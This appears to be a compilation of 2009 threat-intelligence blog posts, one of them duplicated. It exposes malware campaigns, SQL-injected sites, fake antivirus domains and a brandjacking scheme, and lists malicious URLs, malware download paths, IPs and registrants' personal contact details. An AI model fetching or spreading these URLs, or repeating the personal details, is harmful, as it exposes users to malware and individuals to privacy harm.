Squeezing the Cybercrime Ecosystem in 2009 (2009-01-06 15:31)

How do you trigger a change that would ultimately affect the entire cybercrime ecosystem? Going full disclosure may be the most logical option, but past experience reveals that using it has a modest temporary effect. For instance, exposing a stolen credit cards shop isn't going to separate the owner from the stolen database, neither would his customers base disappear, so stating that it's shut down in reality means that it's currently active at another location which the owner quickly communicates to the customers base. I keep seeing it happen once a sample service gets

media attention, and I'll keep seeing it happen.

The myth that geolocating their malicious activities would always end up in an Eastern European network where

developed law enforcement agencies would have little to no jurisdiction at all, proved to be a [1]common stereotype given [2]that the well known [3]cybercrime-friendly ISPs that were shut down in 2008 were and have always been

U.S based operations. Therefore, the excuse of not being able to take action due to the lack of international law enforcement cooperation isn't appicable in this case.

So how should the cybercrime ecosystem be squeezed? Personalize it and communicate the levels of efficiency

cybercriminals achieve by using the very same disturbing photos that they use to demonstrate the effectiveness of their web based stolen credit card shops in order to achieve the necessary public outbreak.

Even though I pretend that the research and profiles of the underground tools and services that I've been de-

tailing throughout 2008 is cutting-edge research, this research is basically scratching the surface, but how come? Just like there's a perfect and bad timing for a particular product or service to hit the market, in this very same fashion the general public is still not ready to embrace some of the highly disturbing point'n'click identity theft services that have been operating for years. Sadly, some even question the usability and authenticity of these underground services, and therefore a change has to be triggered by starting to publish the cybercriminals' ROI out of using them in the form of the photos of users swimming in cash that they've cashed-out of the stolen credit cards. Disturbing? It's supposed to be, since it will not only prompt public outbreak, but also, have a well proven self-regulation effect on behalf of the service owner's, at least from my personal experience while profiling related services.

5

This is perhaps the perfect moment to emphasize on how important threat intell sharing with law enforce-

ment, whether directly based on personal contacts or through one-to-many communication model through private

mailing lists, a cyber threats analysts case-building capabilities would not only prove valuable in the long term, but would also make it easier for someone to do their prosecuting job faster. And while important, threat intell sharing with law enforcement is not the panacea of squeezing the cybecrime ecosystem, since **cybercrime should not be treated as the systematic abuse of**

common IT insecurities for fraudulent purposes, instead, it should be treated as a form of economic terrorism. Only then, would cybercrime receive the necessary attention instead of [4]such comments regarding McColo or Atrivo - " *Resource-wise, we can’t be in the business of prevention. We have to be in the business of prosecution.* " Exactly. I guess that just like you cannot be a prophet in your own country, you cannot also be a prophet in your own agency, thankfully, the wisdom of the cybercrime fighting crowd is always there to take care and get zero credit at the end of the day.

Personally, 2009 is going to be the year when personalizing cybercriminals would be taking place on a more regular basis, so stay tuned for an upcoming report summarizing "behind the curtains" cybercrime activities in 2008, underground responses to some of major busts of year including the DarkMarket operation, the fraudulent schemes allowing them to cash-out digital assets into hard cash, the basics of their social networking model, who’s who in the hierarchy of a sampled business model of vendors of ATM skimming devices, the post-DarkMarket OPSEC

practices introduced in order for cybecrime communities to verify the authenticity of their customers, the process of advertising and operating underground services as well as the communication methods used, in short - all the juicy details, screenshots and photos courtesy of the owners and customers of the services that haven’t been

communicated to the industry and the world throughout 2008.

Find attached a photo teaser acting as a confirmation for the usefulness of "yet another stolen credit card details service" in the wild, and have a productive year exposing low lifes and spilling coffee over their business models.

Related posts:

[5]76Service - Cybercrime as a Service Going Mainstream

[6]Using Market Forces to Disrupt Botnets

[7]Localizing Cybercrime - Cultural Diversity on Demand

[8]Localizing Cybercrime - Cultural Diversity on Demand Part Two

[9]EstDomains and Intercage VS Cybercrime

[10]E-crime and Socioeconomic Factors

[11]Money Mules Syndicate Actively Recruiting Since 2002

[12]Price Discrimination in the Market for Stolen Credit Cards

[13]Are Stolen Credit Card Details Getting Cheaper?

[14]The Underground Economy’s Supply of Goods

1. http://blogs.zdnet.com/security/?p=2089

2. http://blogs.zdnet.com/security/?p=2281

3. http://blogs.zdnet.com/security/?p=2006

4. http://www.securityfocus.com/columnists/487

5. http://ddanchev.blogspot.com/2008/08/76service-cybercrime-as-service-going.html

6. http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html

7. http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html

8. http://ddanchev.blogspot.com/2008/11/localizing-cybercrime-cultural.html

9. http://ddanchev.blogspot.com/2008/09/estdomains-and-intercage-vs-cybercrime.html

10. http://ddanchev.blogspot.com/2008/01/e-crime-and-socioeconomic-factors.html

11. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

12. http://ddanchev.blogspot.com/2008/06/price-discrimination-in-market-for.html

13. http://ddanchev.blogspot.com/2008/07/are-stolen-credit-card-details-getting.html

14. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

7

Squeezing the Cybecrime Ecosystem in 2009 (2009-01-06 15:31)

How do you trigger a change that would ultimately affect the entire cybercrime ecosystem? Going full disclosure may be the most logical option, but past experience reveals that using it has a modest temporary effect. For instance, exposing a stolen credit cards shop isn't going to separate the owner from the stolen database, neither would his customers base disappear, so stating that it's shut down in reality means that it's currently active at another location which the owner quickly communicates to the customers base. I keep seeing it happen once a sample service gets

media attention, and I'll keep seeing it happen.

The myth that geolocating their malicious activities would always end up in an Eastern European network where

developed law enforcement agencies would have little to no jurisdiction at all, proved to be a [1]common stereotype given [2]that the well known [3]cybercrime-friendly ISPs that were shut down in 2008 were and have always been

U.S based operations. Therefore, the excuse of not being able to take action due to the lack of international law enforcement cooperation isn't appicable in this case.

So how should the cybercrime ecosystem be squeezed? Personalize it and communicate the levels of efficiency

cybercriminals achieve by using the very same disturbing photos that they use to demonstrate the effectiveness of their web based stolen credit card shops in order to achieve the necessary public outbreak.

Even though I pretend that the research and profiles of the underground tools and services that I've been detailing throughout 2008 is cutting-edge research, this research is basically scratching the surface, but how come? Just like there’s a perfect and bad timing for a particular product or service to hit the market, in this very same fashion the general public is still not ready to embrace some of the highly disturbing point’n’click identity theft services that have been operating for years. Sadly, some even question the usability and authenticity of these underground services, and therefore a change has to be triggered by starting to publish the cybercriminals’ ROI out of using them in the form of the photos of users swimming in cash that they’ve cashed-out of the stolen credit cards. Disturbing? It’s supposed to be, since it will not only prompt public outbreak, but also, have a well proven self-regulation effect on behalf of the service owner’s, at least from my personal experience while profiling related services.

8

This is perhaps the perfect moment to emphasize on how important threat intell sharing with law enforce-

ment, whether directly based on personal contacts or through one-to-many communication model through private

mailing lists, a cyber threats analysts case-building capabilities would not only prove valuable in the long term, but would also make it easier for someone to do their prosecuting job faster. And while important, threat intell sharing with law enforcement is not the panacea of squeezing the cybecrime ecosystem, since **cybercrime should not be treated as the systematic abuse of common IT insecurities for fraudulent purposes, instead, it should be treated as a form of economic terrorism**. Only then, would cybercrime receive the necessary attention instead of [4]such comments regarding McColo or Atrivo - " *Resource-wise, we can’t be in the business of prevention. We have to be in the business of prosecution.* " Exactly. I guess that just like you cannot be a prophet in your own country, you cannot also be a prophet in your own agency, thankfully, the wisdom of the cybercrime fighting crowd is always there to take care and get zero credit at the end of the day.

Personally, 2009 is going to be the year when personalizing cybercriminals would be taking place on a more regular basis, so stay tuned for an upcoming report summarizing "behind the curtains" cybercrime activities in 2008, underground responses to some of major busts of year including the DarkMarket operation, the fraudulent schemes allowing them to cash-out digital assets into hard cash, the basics of their social networking model, who’s who in the hierarchy of a sampled business model of vendors of ATM skimming devices, the post-DarkMarket OPSEC

practices introduced in order for cybecrime communities to verify the authenticity of their customers, the process of advertising and operating underground services as well as the communication methods used, in short - all the juicy details, screenshots and photos courtesy of the owners and customers of the services that haven’t been

communicated to the industry and the world throughout 2008.

Find attached a photo teaser acting as a confirmation for the usefulness of "yet another stolen credit card details service" in the wild, and have a productive year exposing low lifes and spilling coffee over their business models.

Related posts:

[5]76Service - Cybercrime as a Service Going Mainstream

[6]Using Market Forces to Disrupt Botnets

[7]Localizing Cybercrime - Cultural Diversity on Demand

[8]Localizing Cybercrime - Cultural Diversity on Demand Part Two

[9]EstDomains and Intercage VS Cybercrime

[10]E-crime and Socioeconomic Factors

[11]Money Mules Syndicate Actively Recruiting Since 2002

[12]Price Discrimination in the Market for Stolen Credit Cards

[13]Are Stolen Credit Card Details Getting Cheaper?

[14]The Underground Economy's Supply of Goods

1. http://blogs.zdnet.com/security/?p=2089

2. http://blogs.zdnet.com/security/?p=2281

3. http://blogs.zdnet.com/security/?p=2006

4. http://www.securityfocus.com/columnists/487

5. http://ddanchev.blogspot.com/2008/08/76service-cybercrime-as-service-going.html

6. http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html

7. http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html

8. http://ddanchev.blogspot.com/2008/11/localizing-cybercrime-cultural.html

9. http://ddanchev.blogspot.com/2008/09/estdomains-and-intercage-vs-cybercrime.html

10. http://ddanchev.blogspot.com/2008/01/e-crime-and-socioeconomic-factors.html

11. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

12. http://ddanchev.blogspot.com/2008/06/price-discrimination-in-market-for.html

13. http://ddanchev.blogspot.com/2008/07/are-stolen-credit-card-details-getting.html

14. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

10

Summarizing Zero Day’s Posts for December (2009-01-06 16:19)

The following is a brief summary of all of my posts at [1]Zero Day for December, 2008. You can also go through

previous summaries for [2]November, [3]October, [4]September, [5]August and [6]July, as well as subscribe to my

[7]personal RSS feed or [8]Zero Day's main feed.

Notable articles for December include [9]ICANN terminates EstDomains, Directi takes over 280k domains (in-

terview with **Stacy Burnette** from the ICANN); [10]With 256-bit encryption, Acrobat 9 passwords still easy to crack (interview with **Dmitry Sklyarov** and **Vladimir Katalov** from Elcomsoft) and [11]Gmail, Yahoo and Hotmail systematically abused by spammers.

01. [12]AlertPay hit by a large scale DDoS attack

02. [13]IT expert executed in Iran

03. [14]Vendor claims Acrobat 9 passwords easier to crack than ever

04. [15]Microsoft's Live Search (finally) adds malware warnings

05. [16]ICANN terminates EstDomains, Directi takes over 280k domains

06. [17]Password stealing malware masquerades as Firefox add-on

07. [18]With 256-bit encryption, Acrobat 9 passwords still easy to crack

08. [19]Trusteer launches search engine for malware configuration files

09. [20]With or without McColo, spam volume increasing again

10. [21]Vint Cerf’s Twitter account hacked, suspended for spam

11. [22]Gmail, Yahoo and Hotmail systematically abused by spammers

12. [23]IE7 XML parsing zero day exploited in the wild

13. [24]Four XSS flaws hit Facebook

14. [25]Thousands of legitimate sites SQL injected to serve IE exploit

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2008/12/summarizing-zero-days-posts-for.html

3. http://ddanchev.blogspot.com/2008/11/summarizing-zero-days-posts-for-october.html

4. http://ddanchev.blogspot.com/2008/10/summarizing-zero-days-posts-for.html

5. http://ddanchev.blogspot.com/2008/09/summarizing-zero-days-posts-for-august.html

6. http://ddanchev.blogspot.com/2008/08/summarizing-zero-days-posts-for-july.html

7. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

8. http://feeds.feedburner.com/zdnet/security

9. http://blogs.zdnet.com/security/?p=2260

10. http://blogs.zdnet.com/security/?p=2271

11. http://blogs.zdnet.com/security/?p=2293

12. http://blogs.zdnet.com/security/?p=2240

13. http://blogs.zdnet.com/security/?p=2246

14. http://blogs.zdnet.com/security/?p=2253

15. http://blogs.zdnet.com/security/?p=2257

16. http://blogs.zdnet.com/security/?p=2260

17. http://blogs.zdnet.com/security/?p=2264

18. http://blogs.zdnet.com/security/?p=2271

19. http://blogs.zdnet.com/security/?p=2275

20. http://blogs.zdnet.com/security/?p=2281

21. http://blogs.zdnet.com/security/?p=2287

22. http://blogs.zdnet.com/security/?p=2293

23. http://blogs.zdnet.com/security/?p=2296

24. http://blogs.zdnet.com/security/?p=2308

25. http://blogs.zdnet.com/security/?p=2328

12

Dissecting the Bogus LinkedIn Profiles Malware Campaign (2009-01-07 15:36)

Nice catch, in the sense that [1]LinkedIn was among the very few social networking sites left untouched by cybercriminals in 2008. With LinkedIn's staff actively removing the close to a hundred bogus profiles, let's dissect the campaign by exposing all the participating malware domains, the redirectors, the droppers' detection rates and the rest of the domains in their portfolio.

Domains used on the bogus profiles :

sextapegirls .net (88.214.200.5)

celebsvids .net (216.195.57.47)

katynude .com (216.195.57.47)

delshikandco .com (82.103.132.114)

13

All the internal pages at sextapegirls .net (**sextapegirls .net/1.html**; **sextapegirls .net/2.html**; **sextapegirls**

.net/3.html; **sextapegirls .net/4.html**; **sextapegirls .net/5.html**) redirect to **hotvidz .info/5.html** (88.214.200.5) as well as all the internal pages at **celebsvids .net** where [2]TubePlayer.ver.6.20885.exe is served as a fake video player.

Among the rest of the domains used, **katynude .com/1.html** (216.195.57.47) redirects to **quickly-porn-tube**

.net/get.php?id=20885 &p=74 (69.59.21.247) which then redirects to **tube-4you-best .com/xxplay.php?id=20885**

(69.59.21.247) where **2009download-best-soft .com/TubePlayer.ver.6.20885.exe** (94.247.3.228) is again served.

The fourth domain used on the bogus LinkedIn profiles, **delshikandco .com/movies/linkedin.html** (82.103.132.114) once deobfuscated leads to **delshiktds .com/in.cgi?6** (64.27.28.225), a traffic management kit’s redirection point which redirects to **delshiktds .com/in.cgi?11**, **celebs-online2009 .com/video.php** (64.27.28.225) and **megaporn-tubesonline .com/xplays.php?id=88** where **codecdownload.filesstorage4you .com/exclusivemovie.88.exe** [3]is served next to **codecdownload.viewersoftwarearchive .com/exclusivemovie.0.exe** (94.247.3.232) which a copy of

[4]Win32/Renos.

14

The downloader then phones back to :

dasgdasg .net (91.205.96.12)

new-york-images .com (89.149.207.114)

future-pictures .com (94.247.2.117)

download-everything.com (69.46.16.99)

archiveviewsoftware.com

193.142.244.17

Naturally, the people behind this malware campaign have centralized the rest of the malicious domains by

parking them at the very same IPs used in the redirectors. The domains are pretty descriptive themselves, and it’s also worth pointing out that they intend to start introducing newly registered fake security software ones:

[5]94.247.3.228

files-upload-21 .com

downloabsecurehere1 .com

downloabsecurehere2 .com

downloabsecurehere3 .com

downloabsecurehere4 .com

fast-download-base-free .com

download-all4free .com

download-softarch .com

dwnld-files .com

get-frsh-files .com

download-fls.com

downloadall-soft-now .com

downloadallsoft-now. com

download-allsoftnow .com

downloadallsoftnow .com

soft-4-you-download .net

get-files-4free .net

download-top-software .net

files-download-arch .net

download-files-bak .net

download-files-plus .net

pure-download-new .net

[6]69.59.21.247

uni-tube-911 .com

bestmytubeonilne1 .com

bestmytubeonilne2 .com

bestmytubeonilne3 .com

mybest-pov-tube .com

my-bestpov-tube .com

u-tube-verse .com

tubeger .com

tube-4-free-center .com

tube-4you-best .com

tube-hu .com

tube-more-sex .com

quickly-porn-tube .net

fast-xxx-tube .net

tube-chick .net

tube-free-4-adult .net

antivir-av-toolz .net

scanner-pc-toolz .net

av-scan-soft .net

av-scan-here .net

anti-vir-toolz .com

freenonline-scannerw .com

freenonline-scanner .com

av-mc-antivir-checker .com

freenonline-scannera .com

bestmyscanneronilne3 .com

bestmytubeonilne3 .com

bestmyscanneronilne2 .com

bestmytubeonilne2 .com

[7]94.247.3.232

viewerdownload2009 .com

16

freedownload2009 .com

filesstorage2009 .com

exefileshere2009 .com

bestfilesarchive2009 .com

softwareviewers2009 .com

filesinnet4you2009 .com

downloadfilesservice .com

jetexestorage .com

clickandgetfile .com

secretfilesstoragehere .com

x-filesstorehere .com

filesportalhere .com

exefileshere .com

extrafilesonlyhere .com

pornexearchive .com

viewerarchive .com

crystalfilesarchive .com

download2009exe .com

3d-softwareportal .com

downloadfilesportal .com

exesoftportal .com

softwareportalexefiles .com

becollectionoffiles .com

extracoolfiles .com

freepornclips2u .com

filesstorage4you.com

downloadexenow .com

The same people, the same tactics, different domains and netblocks used.

1. http://blog.trendmicro.com/bogus-linkedin-profiles-harbor-malicious-content/

2. https://www.virustotal.com/analisis/377260b69e0345c25802d439bc1e628a

3. https://www.virustotal.com/analisis/6a6adbd5f5bcbead9fa8be3fdcf27659

4. http://www.virustotal.com/analisis/a351529fd685a898174bd6ff3b90a82b

5. http://whois.domaintools.com/94.247.3.228

6. http://whois.domaintools.com/69.59.21.247

7. http://whois.domaintools.com/94.247.3.232

17

Domains Serving Internet Explorer Zero Day in December (2009-01-14 21:21)

December, 2008 was marked by yet another [1]widespread Koobface campaign, next to a [2]massive SQL injection

attack targeting Asian countries and serving the ex-Internet Explorer XML parsing zero day. Monitoring the attack closely and issuing abuse notices, it's worth pointing out that only two domains were SQL to target international sites, with the rest injected at Asian sites only.

This tactic once again demonstrates the dynamics of the international underground communities whose un-

derstanding of valuable stolen goods greatly differ based on the local market's demand for a particular item. For instance, stolen accounting data for a MMORPG is more than access to a stolen banking account on the Chinese

underground marketplace, and exactly the opposite on the Russian underground marketplace. Interestingly, if the IE

zero day was first discovered and abused in a targeted nature by Russian parties the very last thing they'd be serving is a password stealer for a MMORPG given the far more valuable from their perspective crimeware. Here are all of the SQL injected domains participating in the attack, with two Chinese groups responsible for them :

SQL injected domains currently active:

- c.nuclear3 .com/css/c.js (121.10.108.161; 121.10.107.233;70.38.99.97) also SQL injected as **c.**

%6Euclear3

.com/css/c.js in a cheap attempt to avoid detection

- zs.gcp.edu .cn/z.js redirects to **alimcma .3322.org/a0076159/a07.htm** (121.12.173.218) and then to **tongjitj.3322**

.org/tj/a07.htm

- w.94saomm .com/js.js (58.53.128.177) redirects to **clc2007.nenu.edu .cn/tt/swf.htm** (218.62.16.47)

- **idea21.org/h.js** (66.249.130.142) redirects to **idea21 .org/index1.htm**

- yrwap .cn/h.js (59.63.157.71) redirects to **kodim .net/CONTENT/faq.htm**

Currently down, for historical preservation purposes and case building as these were exclusively serving the

ex-IE zero day in December, 2008:

17gamo .com/1.js

s4d. in/h.js

dbios .org/h.js

armsart .com/h.js

acglgoa .com/h.js

9i5t .cn/a.js

qq117cc .cn/k.js

s800qn .cn/csrss/w.js

twwen .com/1.js

s.shunxing .com.cn/s.js

ko118 .cn/a.js

s.shunxing .com.cn/s.js

17aq .com/17aq/a.js

s.kaisimi .net/s.js

sshanghai .com/s.js

s.ardoshanghai .com/s.js

s.cawjb .com/s.js

mysy8 .com/1/1.js

mvoyo .com/1.js

nmidahena .com/1.js

tjwh202.162 .ns98.cn/1.js

Thankfully, the IE zero day attack in December is an example of a "wasted" zero day, with the potential for abuse not taken advantage of.

Related posts:

[3]Massive SQL Injection Attacks - the Chinese Way

[4]Yet Another Massive SQL Injection Spotted in the Wild

[5]Obfuscating Fast-fluxed SQL Injected Domains

[6]Smells Like a Copycat SQL Injection In the Wild

[7]SQL Injecting Malicious Doorways to Serve Malware

[8]SQL Injection Through Search Engines Reconnaissance

[9]Stealing Sensitive Databases Online - the SQL Style

[10]Fast-Fluxing SQL injection attacks executed from the Asprox botnet

[11]Sony PlayStation's site SQL injected, redirecting to rogue security software

[12]Redmond Magazine Successfully SQL Injected by Chinese Hacktivists

1. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

2. http://blogs.zdnet.com/security/?p=2328

3. http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html

4. http://ddanchev.blogspot.com/2008/05/yet-another-massive-sql-injection.html

5. http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html

6. http://ddanchev.blogspot.com/2008/07/smells-like-copycat-sql-injection-in.html

7. http://ddanchev.blogspot.com/2008/07/sql-injecting-malicious-doorways-to.html

8. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

9. http://ddanchev.blogspot.com/2008/05/stealing-sensitive-databases-online-sql.html

10. http://blogs.zdnet.com/security/?p=1122

11. http://blogs.zdnet.com/security/?p=1394

12. http://blogs.zdnet.com/security/?p=1118

20

Pro-Israeli (Pseudo) Cyber Warriors Want your Bandwidth (2009-01-15 00:00)

In the very same fashion in which [1]Chinese cyber warriors utilized the "[2]people's information warfare concept"

against [3]CNN, followed by [4]Russia vs Estonia cyberattack, the [5]Russia vs Georgia cyberattack, and the [6]Electronic Jihad grassroots [7]movement attempt, pro-Israeli (pseudo) cyber warriors have released an application which once run would allow them to direct the supporters' bandwidth to well known pro-Hamas web sites.

Each of these campaigns is orbiting around a unique application released on behalf of the coordinators. In

China vs CNN campaign it was **anticnn.exe**, in the [8]Electronic Jihad campaign it was **e-jihad.exe**, and in the pro-Israeli hacktivists vs Hamas it is [9]PatriotInstaller.exe. Excluding **anticnn.exe** which was working, both **e-jihad.exe** and **PatriotInstaller.exe** act as examples of how people's information warfare execution goes wrong. How come? The tools failed to deliver what they promised. An idle bot that I left upon becoming a patriotic supporter of the cause, indicated that the participants are basically idling, without any active DDoS attacks against a particular pro-Hamas web site.

21

Who are the people behind the project?

" *We are a group of students who are tired of sitting around doing nothing while the citizens of Sderot and the cities around the Gaza Strip are suffering, NO MORE! We will not sit around and watch our children fear and cry out for help while the missiles are flying over their heads! We say NO MORE!*

We created a project that unites the computer capabilities of many people around the world. Our goal is to

use this power in order to disrupt our enemy's efforts to destroy the state of Israel. The more support we get, the efficient we are!

You download and install the file from our site. The file is harmless to your computer and could be immediately removed. There is no need for identification of any kind - anonymity guaranteed! "

The Help-Israel-Win movement is naturally feeling the heat as well, and is constantly switching locations, with its currently active one - **borabora.globat.com/ help-israel-win.com**. The following are related domains used by the pro-Israeli cyber warriors:

ronshalit.dot5hosting.com

help-israel-win.com

help-israel-win.tk

help-israel-win.info

22

helpisraelwin.com

In times when [10]DDoS attacks can be cost-effectively outsourced, it's pretty surprising that all the cyber warriors –

excluding the ones in the Russia vs Georgia cyberattack – aren't taking advantage of the concept, but are relying on grassroots movement. The reason for this is the lack of contact points between the sellers of the DDoS services and the potential buyers, at least for the time being.

Monitoring of the pro-Israeli patriot campaign would continue, with updates posted as soon as something actually happens.

1. http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html

2. http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html

3. http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html

4. http://ddanchev.blogspot.com/2007/08/your-point-of-view-requested.html

5. http://blogs.zdnet.com/security/?p=1670

6. http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html

7. http://ddanchev.blogspot.com/2007/08/cyber-jihadist-dos-tool.html

8. http://ddanchev.blogspot.com/2007/11/electronic-jihads-targets-list.html

9.
http://www.virustotal.com/analisis/a26ec30dc382ebd0cc6b4f0d1519b967

10. http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html

23

Embedding Malicious IFRAMEs Through Stolen FTP Accounts - Part Two (2009-01-19 17:29)

The practice of using stolen or data mined – from a botnet’s infected population – FTP accounts is nothing new. In March, 2008, a tool originally published in February, 2007, got some publicity once [1]details of stolen FTP accounts belonging to Fortune 500 companies were found in the wild. Interestingly, none of the companies were serving malicious iFrames on their compromised hosts back then.

Despite the fact that 2008 was clearly [2]the year of the massive SQL injection attacks hitting everyone, everywhere, massive iFrame injection tools through stolen FTP accounts are still in development. Take for instance this very latest console/web interface based proprietary one currently offered for sale at $30.

24

Its main differentiation factors according to the author are the pre-verification of the accounting data in order to achieve better speed, advanced logs management and update feature allowing the malicious campaigner to easily

introduce new iFrame at already iFrame-ED hosts through the compromised FTP accounts, and, of course, the what's turning into a commodity feature in the face of long-term customer support. In this case, that would be a hundred FTP accounting details to get the customers accustomed to the tool's features.

Interestingly, at least according to the massive SQL injections taking place during the entire 2008, iFrame-ing has reached its decline stage, at least as the traffic acqusition/abuse method of choice. And with SQL injections growing, this very same FTP account data is serving the needs of the blackhat search engine optimizers bargaining on the basis of a pagerank.

1. http://ddanchev.blogspot.com/2008/03/embedding-malicious-iframes-through.html

2. http://ddanchev.blogspot.com/2009/01/domains-serving-internet-explorer-zero.html

25

A Diverse Portfolio of Fake Security Software - Part Fourteen (2009-01-19 22:03)

The following currently active fake security software domains have been included within ongoing blackhat SEO

campaigns, among the many other tactics that they use in order to attract traffic to them. Needless to say that the Diverse Portfolio of Fake Security Software domains series is prone to expand throughout the year.

rapidspywarescanner .com (78.47.172.67)

live-antiviruspc-scan .com

professional-virus-scan .com

proantiviruscomputerscan .com

bestantivirusfastscan .com

premium-advanced-scanner .com

Domain owner:

Name: Aennova M Decisionware

Organization: NA

Address: Rua Maestro Cardim 1101 cj. 112

City: Sgo Paulo

26

Province/state: NA

Country: BR

Postal Code: 01323

Phone: +5.5113245388

Fax: +5.5113245388

Email: victor@aennovas.com

rapidantiviruspcscan .com (78.46.216.237)

securedserverdownload .com

securedonlinewebspace .com

securedupdateupdatesoftware .com

bestantivirusdefense .com

live-pc-antivirus-scan .com

best-antivirus-protection .com

proantivirusprotection .com

best-anti-virus-scanner .com

27

best-antivirus-scanner .com

bestantivirusproscanner .com

bestantivirusfastscanner .com

protectedsystemupdates .com

liveantispywarescan .com

live-antispyware-scan .com

internet-antispyware-scan .com

Domain owner:

Vadim Selin anzo45@freebbmail.com

+74952783432 fax: +74952783432

ul. Vorobieva 98-34

Moskva Moskovskay oblast 127129

ru

antivirus-scan-your-pc .com (75.126.175.232; 209.160.21.126)

bestantivirusdefence .com

best-antivirus-defense .com

premiumadvancedscan .com

bestantivirusproscan .com

best-antivirus-pro-scanner .com

internetprotectedpayments .com

Domain owner:

Name: Nikolai V Chernikov

Address: yl. Kravchenko 4 korp. 2 kv.17

City: Moskva

Province/state: NA

Country: RU

Postal Code: 119334

Email: promasteryouth@gmail.com

28

It’s interesting to point out that so far, none of the hundreds of typosquatted domains is taking advantage of a legitimate online payment processor. Instead, they not only self-service themselves, but offer to process payments for other participants in the affiliate network. In respect to these bogus domains, we have the following payment processors working for them :

secure.softwaresecuredbilling

.com

(209.8.45.122)

registered

to

Viktor

Temchenko

(TemchenkoVik-

tor@googlemail.com)

secure.goeasybill .com (209.8.25.202) registered to Chen Qing (dophshli@gmail.com)

secure-plus-payments .com (209.8.25.204) registered to John Sparck (sparck000@mail.com)

Related posts:

[1]A Diverse Portfolio of Fake Security Software - Part Thirteen

[2]A Diverse Portfolio of Fake Security Software - Part Twelve

[3]A Diverse Portfolio of Fake Security Software - Part Eleven

[4]A Diverse Portfolio of Fake Security Software - Part Ten

[5]A Diverse Portfolio of Fake Security Software - Part Nine

[6]A Diverse Portfolio of Fake Security Software - Part Eight

[7]A Diverse Portfolio of Fake Security Software - Part Seven

[8]A Diverse Portfolio of Fake Security Software - Part Six

[9]A Diverse Portfolio of Fake Security Software - Part Five

[10]A Diverse Portfolio of Fake Security Software - Part Four

[11]A Diverse Portfolio of Fake Security Software - Part Three

[12]A Diverse Portfolio of Fake Security Software - Part Two

[13]Diverse Portfolio of Fake Security Software

1. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html

2. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html

29

3. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html

4. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html

5. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

6. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html

7. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

8. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

9. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

10. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

11. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

12. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

13. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

30

Exposing a Fraudulent Google AdWords Scheme (2009-01-21 16:01)

UPDATE: Conduit’s Director of Strategic Marketing Hai Habot contacted me in regard to the campaign. Comment published at the bottom of the post.

Despite my personal reservations towards the use of Google sponsored ads as an emerging traffic acquisition

tactic [1]on behalf of scammers and cybercriminals – blackhat SEO is getting more sophisticated – Google sponsored ads are whatsoever still taken into consideration.

31

The fraudulent AdWords scheme that I’ll discuss in this post, is an example of a Dominican scammer

(**ayuda@shareware.pro; Sms Telecom LLC, Roseau, St. George (00152) Dominica Tel: +11767440053O**) who’s

hijacking search queries for popular software applications, taking advantage of geolocation and http referer checks, in order to deliver a customized toolbar while earning revenue part of the [2]Conduit Rewards Program.

32

Naturally, the traffic acquisition tactic and the brandjacking of legitimate software are against the rules of both Google’s, and Conduit’s terms of use. Interestingly, out of all the adware-ish toolbars and affiliate based networks out there, he’s chosen to participate in an affiliate network without a flat rate on per toolbar installation basis. Despite the efforts put into the typosquatting, the descriptive binaries on a country basis, and the localization of the sites in several different languages, he’s failing to monetize the scam in the way he could possibly do compared to "fellow colleagues" of his.

Brandjacked software domains part of the AdWords campaign :

adobe-reader-co .com

adware-co .com

33

flash-player-co .com

paint-shop-pro .com

winrar-co .com

ccleaner-co .com

firefox-co .com

avi-codec-co .com

guitar-pro-co .com

codec-co .com

opera-co .com

messenger-comp .com

servicepack-co .com

azureus-co .com

emulegratis .es

messenger-plus-co .com

zone-alarm-co .com

directx-co .com

bittorrent-co .com

media-player-co .com

emulefree .com

divx-co .com

office-co .com

virtualdj-co .com

zattoo-co .com

clonecd-co .com

tuneup-co.com

lphant-co.com

explorer-co.com

amule-co .com

messenger75-co .com

limewire-comp .com

lite-codec-co .com

power-dvd-co .com

messenger-plus-live-co .com

reamweaver-co .com

aresgratis .net

vuze-co .com

emuleespaña .es

regcleaner-co .com

paint-net-co .com

download-acelerator .com

windownloadweb .com

xp-codecpack-co .com

The AdWords campaigns are spread across different local Google sites, and are targeting a particular local de-

mographic only. Moreover, if the end user isn't coming from a sponsored ad, the download link on each and every of the participating sites is linking to the official site of the brandjacked software, and if he's coming from where he's supposed to be coming the software bundle including the

revenue-generating toolbar is served in the following way :
firefox-co .com/downloads/installer-5-firefox-uk.exe

winamp-co .com/downloads/installer-37-winamp-uk.exe

34

